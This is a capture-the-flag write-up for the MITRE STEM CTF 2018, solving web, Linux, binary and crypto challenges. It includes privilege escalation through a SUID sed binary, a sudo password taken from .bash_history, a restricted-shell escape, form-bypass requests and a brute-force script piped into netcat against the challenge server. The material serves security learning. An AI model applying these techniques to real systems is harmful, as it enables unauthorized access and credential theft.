Mitre STEM CTF Cyber Challenge 2018: Write-up

APRIL 21, 2018

Challenge: “Express” Checkout

Description

It took a lot of courage but our great team accomplished the unthinkable. We are happy to announce a fantastic new express checkout experience. Our customers are going to love it! This new workflow has your items delivered to someone else in no time flat!

Categories

Web

Points

50

Solution

Viewing the customer listing revealed e-mail addresses of all customers. The challenge was solved by enumerating all e-mail addresses to find one which could be used on the checkout page for dandelions.

Burp Suite Community Edition v1.7.33 - Temporary Project

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts

1 × 2 × ...

Go | Cancel | < | > | Target: http://138.247.115.172

Request

Raw | Params | Headers | Hex

```
POST /order HTTP/1.1
Host: 138.247.115.172
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0)
Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://138.247.115.172/products/dandelions
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Connection: close
Upgrade-Insecure-Requests: 1

product=dandelions&email=eminem@gmail.com
```

? < + > Type a search term 0 matches

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=utf-8
Connection: close
Status: 200 OK
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Date: Fri, 20 Apr 2018 20:17:23 GMT
X-Powered-By: Phusion Passenger 5.2.3
Server: nginx/1.12.2 + Phusion Passenger 5.2.3
Content-Length: 123

<title>Successful Order</title>
Your order for dandelions has been placed and should arrive on ERROR
MCA{aCzb163wL9} ERROR.
```

? < + > Type a search term 0 matches

Done 456 bytes | 180 millis

Solved By

@andyamos

Challenge: How do I exit vim?

Description

I've opened vim and can't exit! Can you help me?

Categories

Linux


Points

100

Solution


Upon SSHing into the system, the default shell had been replaced with vim, and execution of external commands was disabled.

Using the `e` vim command, to open the file explorer, it was possible to enumerate the file system and find the flag:



```
rastating@rastating-PC: ~
" ============================================================================
" Netrw Directory Listing                                       (netrw v155)
"   /
"   Sorted by      name
"   Sort sequence: [\/]$,\<core\%(\.\d\+\)\=\>,\.h$,\.c$,\.cpp$,\~\=\*$,*,\.o$,\.obj$,\.info$,\.swp$,\.bak$,\~$
"   Quick Help: <F1>:help  -:go up dir  D:delete  R:rename  s:sort-by  x:special
" ============================================================================
../
./
bin/
boot/
dev/
etc/
home/
lib/
lib64/
media/
mnt/
opt/
proc/
root/
run/
sbin/
srv/
sys/
tmp/
usr/
var/
.dockerenv*
~
"/" Illegal file name                                                    8,1           All
```

```
rastating@rastating-PC: ~
gai.conf
group
group-
gshadow
gshadow-
host.conf
hostname
hosts
hosts.allow
hosts.deny
inputrc
insserv.conf
issue
issue.net
ld.so.cache
ld.so.conf
legal
libaudit.conf
localtime@                      --> /usr/share/zoneinfo/Etc/UTC
login.defs
lsb-release
machine-id
magic
magic.mime
mailcap
mailcap.order
mime.types
mke2fs.conf
mtab@                           --> /proc/10/mounts
networks
nsswitch.conf
os-release@                     --> /usr/lib/os-release
pam.conf
passwd
passwd-
profile
resolv.conf
securetty
shadow
shadow-
shells
subgid
subgid-
subuid
subuid-
super_secret_flag.txt
sysctl.conf
timezone
wgetrc
                                                                                    116,1         Bot
```



Solved By

@iamrastating

Challenge: Set me free

Description

Someone has backdoored my VM! Find the backdoor to get the flag.

Categories

Linux

Points

100

Solution

Upon SSHing into the system and searching the file system for executables with the SUID bit set, `sed` was identified as allowing execution as `root`:

```
ctf@9619e4b6fd44:~$ find / -perm -4000 -type f 2>/dev/null
/bin/sed
/bin/su
/bin/mount
/bin/umount
/usr/lib/openssh/ssh-keysign
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/passwd
```

Using `sed`, it was then possible to read the flag from `/flag.txt`:

```
ctf@95e4daed32f9:~$ /bin/sed -r 's/(.*)/\1/i' /flag.txt
MCA{Belae1ief2pha8e}
```

Solved By

@iamrastating

Challenge: Security as a Service

Description

We love micro-services. And that's why, from this point forward, we are declaring all applications that import, include, or require anything monolithic! And like all great micro-services it's open source!

Categories

Binary

Points

150

Solution

Within the function that generates the hash, the for loop is terminated early, due to a stray semi-colon:

```
int doHash(char* str) {
  int res, i;
  for (i=0, res=0; i<STR_LEN_SAFE - 1; ++i);
  {
    res += str[i];
    res *= str[i];
    res ^= str[i];
  }
  return res;
}
```

Due to this error, only a single character needed to be brute forced. The script below brute forces the character and returns the flag:

```
import os
import string
fluff = "A"*19
alphabets = string.ascii_lowercase
alphabets = alphabets + string.ascii_uppercase

for i in alphabets:
    test = fluff + i
```

```
    print test
    os.system("echo " + test + " | nc 138.247.115.168 1337")
```

```
Enter the key: Sorry, your key is incorrect AAAAAAAAAAAAAAAAAA
```

Solved By

@JayHarris_Sec, @Phyushin

Challenge: Click Me

Description

No really, go for it.

Categories

Web


Points

100

Solution

Visiting the website presented a page with a single link, clicking this led to another page with a single link, and this loop would continue for a few thousand requests.

To solve the challenge, a tool capable of spidering the website, such as Burp or `wget` needed to be used in order to find the final page, which would reveal the flag.



Solved By

@iamrastating, @JayHarris_Sec

Challenge: CTF Jams

Categories

Grab Bag

Points

150

Solution

The challenge provided an MP3 file for download, which contained an image embedded within it, which was not picked up as the default covert art in media players, but which could be extracted using ffmpeg:

```
ffmpeg -i gb15_e3b7421c5a8f4bf88521c0f53b7b07a15424bca4.mp3 fi
```

Solved By

@JayHarris_Sec

Challenge: Adverse Reaction

Description

We see you’re running an ad-blocker. To view this content consider opening yourself up to malware. You can also subscribe for $9.99/month and still receive ads!

Categories

Web

Points

100

Solution

The website would show different adverts, visitng it enough times would lead to one being served which would render an invisible iframe, which contained the page with the flag:

12	12	200			4246
13	13	200			4246
14	14	200			4246
15	15	200			4246
16	16	200			4246
17	17	200			4246
18	18	200			4416
19	19	200			4246
20	20	200			4246
21	21	200			4246
22	22	200			4246
23	23	200			4246
24	24	200			4416

Request | Response

Raw | Headers | Hex | HTML | Render

```
nascetur ridiculus mus.
<br>
<br>
<center>
<img src='/Resources/ad2.png' alt='Call 555-523-3311 for FREE samples of our latest product' height='200'
width='200'>
  <iframe src='/Resources/sale.html'  scrolling='no' style=' width: 0px; height: 0px;  overflow: hidden;' >
  <p>Your browser does not support iframes.</p>
   </iframe>
</center>
```

Flag: `MCA{Ads_Supp0rt_webSit3z_MON$Y}`

Solved By

@andyamos, @JayHarris_Sec

Challenge: It’s all in the past now

Description

There is a flag stored in /flag.txt but only root can read it. Figure out how to get root access to read the flag.

Categories

Linux

Points

100

Solution

In the `.bash_history` file, there was a record of the user making a typo when trying to execute a command with `sudo`, which was followed by them entering their password at the

bash prompt [`tomatosoup`]:

```
ctf@89ded40eb823:~$ cat .bash_history
vim myscript.sh
vi myscript.sh
sudo apt install vim-tiny
sudo apt install update
sudo apt update
sudo apt install vim-tiny
ls
vi myscript.sh
./myscript.sh
chmod +x myscript.sh
vi myscript.sh
./myscript.sh
vi myscript.sh
./myscript.sh
vi myscript.sh
./myscript.sh
vi myscript.sh
./myscript.sh
vi myscript.sh
./myscript.sh
ls
cat myscript.sh
sh ./myscript.sh
vi myscript.sh
```

```
./myscript.sh
vi myscript.sh
./myscript.sh
vi myscript.sh
./myscript.sh
vi myscript.sh
./myscript.sh
bash -x ./myscript.sh
rm myscript.sh
sudo ./myscript.sh
vi myscript.sh
sufo ./myscript.sh
tomatosoup
sudo ./myscript.sh
vi mycrypt.sh
sudo ./myscript.sh
vi mycrypt.sh
sudo ./myscript.sh
vi mycrypt.sh
./myscript.sh
rm myscript.sh
```

After acquiring the password, it was possible to run `cat` as root to read the flag:

```
ctf@89ded40eb823:~$ sudo cat /flag.txt
MCA{shooJ5aeshaiw4y}
```

Solved By

@iamrastating

Challenge: Back to the Future

Description

Get in the pipe Marty! We gotta get all the way to Bendigo! We gotta get me keys back!

Categories

Linux

Points

100

Solution

Using netcat to connect to the server shows the string “Hello!” and then the connection is reset. If the traffic is monitored using Wireshark, some extra data can be seen which is not displayed by netcat:

```
Hello! .T.h.e. .f.l.a.g. .i.s. .M.C.A.{.d.o.h.C.e.9.D.o.u.H.e.
```

Solved By

@JayHarris_Sec

Challenge: Challenge.find(55).description.length => 374

Categories

Crypto

Points

150

Solution

The challenge provided a string of zeros, which if inspected using the WebKit inspector, revealed a number of non-printable unicode characters.

Looking at the LSB of every fourth byte reveals that there is a pattern of it changing between two values.

```
000 30 E2 80 8C 30 E2 80 8B 30 E2 80 8C 30 E2 80 8C 30 E2 80 8B 30 E2 80 8B 30 E2 80 8C 30 E2 80 8B 30 E2 80 8C 30 E2 80
027 8B 30 E2 80 8C 30 E2 80 8C 30 E2 80 8C 30 E2 80 8C 30 E2 80 8B 30 E2 80 8B 30 E2 80 8C 30 E2 80 8B 30 E2 80 8C 30 E2
04e 80 8C 30 E2 80 8C 30 E2 80 8C 30 E2 80 8C 30 E2 80 8B 30 E2 80 8C 30 E2 80 8B 30 E2 80 8B 30 E2 80 8B 30 E2 80 8B 30
075 E2 80 8C 30 E2 80 8B 30 E2 80 8B 30 E2 80 8C 30 E2 80 8B 30 E2 80 8C 30 E2 80 8B 30 E2 80 8C 30 E2 80 8B 30 E2 80 8B
09c 30 E2 80 8B 30 E2 80 8C 30 E2 80 8B 30 E2 80 8C 30 E2 80 8C 30 E2 80 8C 30 E2 80 8C 30 E2 80 8C 30 E2 80 8C 30 E2 80
0c3 8C 30 E2 80 8B 30 E2 80 8B 30 E2 80 8B 30 E2 80 8C 30 E2 80 8B 30 E2 80 8C 30 E2 80 8C 30 E2 80 8C 30 E2 80 8B 30 E2
```

By treating these two values as binary, it is possible to then decode from binary to text, the value of the flag.

Solved By

@iamrastating, @JayHarris_Sec, @ponix4k

Challenge: Two Problems

Description

I lost my phone and I can’t log in to my favorite website. Can you help me get access?


Categories

Web


Points

Solution

The username and password of the login page come pre-filled, but the login process is gated by two secret questions.



The data accepted by the web page does not sanitise the data before processing; nor does it URL decode it. By sending a wildcard value unencoded, it is possible to bypass the form:



Solved By

@andyamos

Challenge: Keyboard Shuffle

Description

To the right, to the right, to the right, to the right To the left, to the left, to the left, to the left, to the left?

Ut awwna U;n cwrt vS r rtoubfm rgBJAB DIE VWUBF AI YBSWEARndubf BTQt~ nxPRTOUBF)UA)ooEWBRKT)Ges{

Categories

Crypto

Points

100

Solution

Reversing the keyboard shift from the description (i.e. moving 5 keys to the right, and 4 keys to the left) provided the flag, minus any As; which can be identified by the fact the flag prefix is only `mc` rather than `mca`.

Filling in the missing As revealed the full flag: `MCA{TYPING_IS_appaRENTLY_Hard}`

Solved By

@iamrastating, @ponix4k

#mitre #stem #ctf #cyber challenge

Did you find this post useful?

If you've found this post or any of my other content useful and would like to help fund some coffee to keep more free resources coming, please consider checking out my Patreon Page or chucking some Bitcoin my way at bc1qj667qadh4r4v2s7rhjx6dhlnq8358h5t0ndvf9